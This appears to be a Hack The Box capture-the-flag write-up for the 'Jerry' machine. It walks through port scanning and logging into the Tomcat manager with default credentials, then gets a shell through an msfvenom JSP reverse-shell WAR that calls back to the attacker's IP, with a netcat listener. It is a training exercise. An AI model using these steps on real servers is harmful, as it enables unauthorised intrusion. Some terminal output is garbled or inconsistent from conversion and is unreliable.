


# ALEJANDRO ALONSO

Hack the box Writeup // Jerry



## STEP 1 – RECONNAISSANCE

Before starting the enumeration phase, I like to identify whether the target machine is running **Linux or Windows**.

A quick way to get an initial hint is by sending an **ICMP ping** and analyzing the **TTL (Time To Live)** value in the response.

In **Hack The Box environments**, the default TTL values usually indicate:

- **TTL ≈ 128 → Windows**
- **TTL ≈ 64 → Linux**

In this case, the machine responds with a **TTL value of 127**, which strongly suggests that the target system is a **Windows machine** (TTL decremented by one hop).

```

0xRick
└──(root㉿kali)-[~]
# ping -c1 10.129.26.74 between 1's and 0's
PING 10.129.26.74 (10.129.26.74) 56(84) bytes of data.
64 bytes from 10.129.26.74: icmp_seq=1 ttl=127 time=46.8 ms
— 10.129.26.74 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.804/46.804/46.804/0.000 ms

```

As a general rule, the next step after initial reconnaissance is to perform a **port scan** in order to identify exposed services on the target machine. I usually start by scanning **TCP ports**, since most common services are TCP-based and they often provide the initial attack surface.

```

root@kali:~#
# nmap -Pn --open -vvv -sS --min-rate 5000 10.129.26.74
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 11:54 GMT
Initiating Parallel DNS resolution of 1 host. at 11:54
Completed Parallel DNS resolution of 1 host. at 11:54 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:54
Scanning 10.129.26.74 [65535 ports]
Discovered open port 8080/tcp on 10.129.26.74
Completed SYN Stealth Scan at 11:54, 26.39s elapsed (65535 total ports)
Nmap scan report for 10.129.26.74
Host is up, received user-set (0.044s latency).
Scanned at 2025-12-28 11:54:12 GMT for 26s
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
8080/tcp  open  http-proxy syn-ack ttl 127
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.49 seconds
Raw packets sent: 131089 (5.768MB) | Rcvd: 21 (924B)

```

## COMMAND EXPLANATION:

- **-p-**: scans **all 65,535 TCP ports**, instead of only the most common ones.
- **--open**: displays only **open ports**, filtering out closed and filtered results.
- **-vvv**: Triple verbose , show everything that is happening
- **-Pn** : skips host discovery and assumes the target is alive, even if it does not respond to ICMP requests.
- **--min-rate 5000**: forces Nmap to send packets at a minimum rate of 5000 packets per second to speed up the scan
- **-sS** : performs a TCP SYN (half-open) scan, which is fast and stealthier than a full TCP connect scan.

```
[root@kali:~] # nmap -sCV -p8080 10.129.26.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 12:00 GMT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.26.74
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
```


We can see that **port 8080** is open, so we proceed to analyze it in more detail by running the **default Nmap scripts (-sC)** and **service version detection (-sV)**.

```
[root@kali:~] # nmap -sCV -p8080 10.129.26.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 12:00 GMT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.26.74
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
```

We find an **Apache Tomcat 7.0.88** service running, so we proceed to access the **Tomcat management panel**



We can see the **default page**, which indicates that the service has not been properly configured yet.

## STEP 2 – WEB ENUMERATION

Before proceeding further, I like to run **WhatWeb** to identify the technologies running in the background.

This can provide usefull information for **directory and file fuzzing**, such as the web server, frameworks, and underlying technologies in use.

```
(root㉿kali)-[~] # whatweb -v 1.0 http://10.129.26.74:8080
http://10.129.26.74:8080 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache-Coyote/1.1], IP[10.129.26.74], Title[Apache Tomcat/7.0.88]
```


*Nothing Useful.*

Since this is a **well-known service** running with its **default configuration**, we already have an idea of which directories might be present.


However, instead of relying on manual searches, we use **Gobuster** to efficiently enumerate directories using automated tools.

**COMAND : gobuster dir -w <wordlist> -u <url> -x <formats> -t <threads> -q (silentmode)**

We discover the **/manager** endpoint. When accessing it, we are prompted for **authentication credentials**.



Mmmh... I'll try the default credentials **admin:admin**



The credentials are incorrect, and we are presented with a panel that reveals the **default credentials**: **tomcat:s3cret**. I will try those instead, let's see if we are lucky enough.

I will use **Burp Suite** to modify the authentication request and replace the credentials with tomcat:s3cret

When intercepting the **GET request**, I realize that the **authentication mechanism is very weak**.

The screenshot shows the NetworkMiner interface with an intercept session active. The top bar includes buttons for Intercept on (disabled), Forward, Drop, and a status message "Request to http://". Below is a table of captured traffic:

Time	Type	Direction	Method	URL
12:32:55 28 Dec 2018	HTTP	→ Request	GET	http://10.129.26.74:8080/manager/

The Request pane below contains the raw HTTP traffic:

```
Pretty Raw Hex
1 GET /manager/ HTTP/1.1
2 Host: 10.129.26.74:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic dG9TY2F0Omh2Y3JldA==
8 Connection: keep-alive
9 Cookie: JSESSIONID=3FE2D8AAF3B991E1EEB97AEAEA624D4
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13 |
```

The credentials are sent encoded in **Base64**, which usually represents a **username:password** format once decoded.

To verify this, I use the **Decoder** feature included in **Burp Suite**.

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. There are two requests displayed:

- Request 1:** The URL is `YWRtaW46YWltaw4z`. The content type is set to 'Text'. The payload is `admin:admin`.
- Request 2:** The URL is `YWRtaW46YWltaw4z`. The content type is set to 'Text'. The payload is `admin:admin`.

Both requests have their content type set to 'Text' and are currently being decoded.

Perfect! As expected, we replace the credentials with **tomcat:s3cret**, the default credentials we previously identified.

We now place the credentials into the request and forward it.

The final request looks as follows:

**Request**


Pretty Raw Hex

```

1 GET /manager/html HTTP/1.1
2 Host: 10.129.26.74:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic dg9tY2F0onMzJldA==
8 Connection: keep-alive
9 Cookie: JSESSIONID=067EAF28B81E51F5A44E2CB5908793C
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 .

```

We send the request and... bingo! 



Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ [30] minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ [30] minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ [30] minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ [30] minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ [30] minutes

## STEP 3 – EXPLOITATION PLANNING

We now have access to the **Tomcat Manager** portal.

Before interacting with any **admin or management interface**, it is important to understand **how it works**.

In the **Applications** section, we can see the **context paths** of the deployed applications, their **current status**, and the **actions** that can be performed on them (start, stop, reload, undeploy).

Scrolling further down, we can see an option to **deploy a WAR file**, which allows uploading and deploying new applications on the server.

This is a clear attack vector. We will attempt to upload a **backdoor** by deploying a malicious **.war file** containing a **JSP reverse shell payload**, which is appropriate since WAR files commonly contain **JSP-based applications**.

To generate the payload, we will use **msfvenom**.

*As a tip for beginners, the payload command can also be generated using online tools such as [pentest.ws](#), which provides an intuitive **msfvenom payload builder**. In this case, we will follow that approach.*

For that we need the listener host (our ip) and a listener port to get our reverse Shell

The screenshot shows the MSF Venom Builder interface on a browser. The top navigation bar includes links for Dashboard, Shells, Commands, Notes, Bookmarks, Tools, Repo, and a search bar. A user 'BROK3N' is logged in. The main area has tabs for 'Payload' (selected), 'Encoder', 'Bad characters', 'Additional Parameters', 'Format', and 'Outline'. Under 'Payload', 'java/jsp\_shell\_reverse\_tcp' is selected. The 'Encoder' tab lists various encoding filters like cmd/echo, cmd/generic\_sh, etc. The 'Format' tab shows 'war' selected, and the 'Outline' field contains 'backdoor.war'. Below these tabs are three boxes: 'MSF Venom Command' (containing the msfvenom command), 'Launch Console & Load Handler' (containing msfconsole commands), and 'Load Handler Only' (containing msfconsole commands for setting up a handler). The 'MSF Venom Command' box is highlighted in red.

Perfect, we now have the command ready.

We execute it in our terminal to generate the **backdoor.war** file.

The terminal window shows the command: # msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.10.15.22 LPORT=4444 -f war -o backdoor.war. The output indicates the payload size is 1098 bytes and the final size of the war file is 1098 bytes, saved as backdoor.war. The terminal prompt is #. The bottom half of the window shows the MSF Venom Builder interface with the same configuration as the previous screenshot.

Perfect, we have it ready.

## STEP 4 – EXPLOIT

We now upload it to the project through the **Tomcat Manager panel**.

The screenshot shows the Tomcat Manager interface. At the top, there is a yellow header bar with the text "WAR file to deploy". Below this, a form has "Select WAR file to upload" with a "Browse..." button and a file path "backdoor.war". A "Deploy" button is at the bottom of the form. Below the form is a table titled "Applications" with columns: Path, Version, Display Name, Running, Sessions, and Commands. The table lists several applications, including "/backdoor" which is highlighted in green. The "/backdoor" row shows "true" under "Running" and "0" under "Sessions". Under the "Commands" column for this row, the "Deploy" button is highlighted in green. Other rows in the table include "/Welcome to Tomcat", "/docs", "/examples", "/host-manager", and "/manager".

Perfect! The application is now deployed and visible in the project routes.

Before accessing it, we set up a **listener** to receive the reverse shell, using the port we specified earlier — in my case, **4444**

The terminal session shows a root shell on a Kali Linux system. The user has run the command "nc -lvp 4444" to start a listener on port 4444. The output shows "listening on [any] 4444 ...". The terminal window also displays a watermark for "Rick" and social media links for "Somewhere between 1's and 0's", "Home Page", "Twitter", "Github", and "buymeacoffee".

We now execute the backdoor file.

Once we access the path **http://<TARGET\_IP>:8080/backdoor** in the browser, the payload is triggered and... **bingo!** We receive a **reverse shell**.

```

Not Secure http://10.129.26.74:8080/backdoor/
└─(root㉿kali)-[/home/kali/Desktop]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.22] from (UNKNOWN) [10.129.26.74] 49196
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>

```

In this case, we obtain a **reverse shell as an administrative user**, so no **privilege escalation** is required.

After performing a basic directory enumeration, we find a **flags** directory located at **C:\Users\Administrator\Desktop**.

```

C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label. and 0's
 Volume Serial Number is 0834-6C04

 Directory of C:\apache-tomcat-7.0.88

06/19/2018  03:07 AM    <DIR>
06/19/2018  03:07 AM    <DIR>
06/19/2018  03:06 AM    <DIR>
06/19/2018  05:47 AM    <DIR>
06/19/2018  03:06 AM    <DIR>
05/07/2018  01:16 PM    <DIR>
12/28/2025  08:30 PM    <DIR>
05/07/2018  01:16 PM
05/07/2018  01:16 PM
05/07/2018  01:16 PM
06/19/2018  03:06 AM    <DIR>
12/28/2025  09:54 PM    <DIR>
06/19/2018  03:34 AM    <DIR>

               4 File(s)      86,225 bytes
               9 Dir(s)   2,416,087,040 bytes free

C:\apache-tomcat-7.0.88>

C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label,
 Volume Serial Number is FC2B-E489

Directory of C:\apache-tomcat-7.0.88

06/19/2018  04:07 AM    <DIR>          .
06/19/2018  04:07 AM    <DIR>          ..
06/19/2018  04:06 AM    <DIR>          bin
06/19/2018  06:47 AM    <DIR>          conf
06/19/2018  04:06 AM    <DIR>          lib
05/07/2018  02:18 PM    57,896 LICENSE
05/07/2018  03:44 AM    <DIR>          logs
05/07/2018  02:16 PM          1,275 NOTICE
.. 05/07/2018  02:16 PM          9,600 RELEASE-NOTES
05/07/2018  02:18 PM          17,454 RUNNING.txt
05/07/2018  04:13 AM    <DIR>          temp
05/07/2018  04:14 AM    <DIR>          webapps
05/07/2018  04:34 AM    <DIR>          work
lib          4 File(s)      86,225 bytes
            9 Dir(s)   27,591,675,904 bytes free

C:\apache-tomcat-7.0.88>cd ..

C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label,
 Volume Serial Number is FC2B-E489

Directory of C:\

06/19/2018  04:07 AM    <DIR>          apache-tomcat-7.0.88
08/22/2013  06:52 PM    <DIR>          PerLogs
06/19/2018  06:42 PM    <DIR>          Program Files
06/19/2018  06:42 PM    <DIR>          Program Files (x86)
06/19/2018  06:42 PM    <DIR>          work

C:\apache-tomcat-7.0.88>

```

```
C:\Users\Administrator\Desktop\flags>dir          0 /i/o(s)      0 bytes free
dir
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  06:09 AM    <DIR>          0 /i/o(s)      0 bytes free
06/19/2018  06:09 AM    <DIR>          0 /i/o(s)      0 bytes free
06/19/2018  06:11 AM           88 2 for the price of 1.txt      88 bytes
                           1 File(s)      88 bytes free
                           2 Dir(s)  2,416,087,040 bytes free

root.txt

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef[REDACTED]b401875f26ebd00

root.txt
04a8b36e1[REDACTED]95d067e772fe90e
```

Another way to do this is to use this tool written by mgeeky [TomcatWarDeployer.py](#). It's a python script that takes a war file and deploys it to a Tomcat server. It's very useful for getting a shell on a target machine.

```
root@kali: ~/Desktop/tomcatWarDeployer
root@kali:~/Desktop/tomcatWarDeployer# ./tomcatWarDeployer.py -U tomcat -P s3cret -H 10.10.1[REDACTED].44
```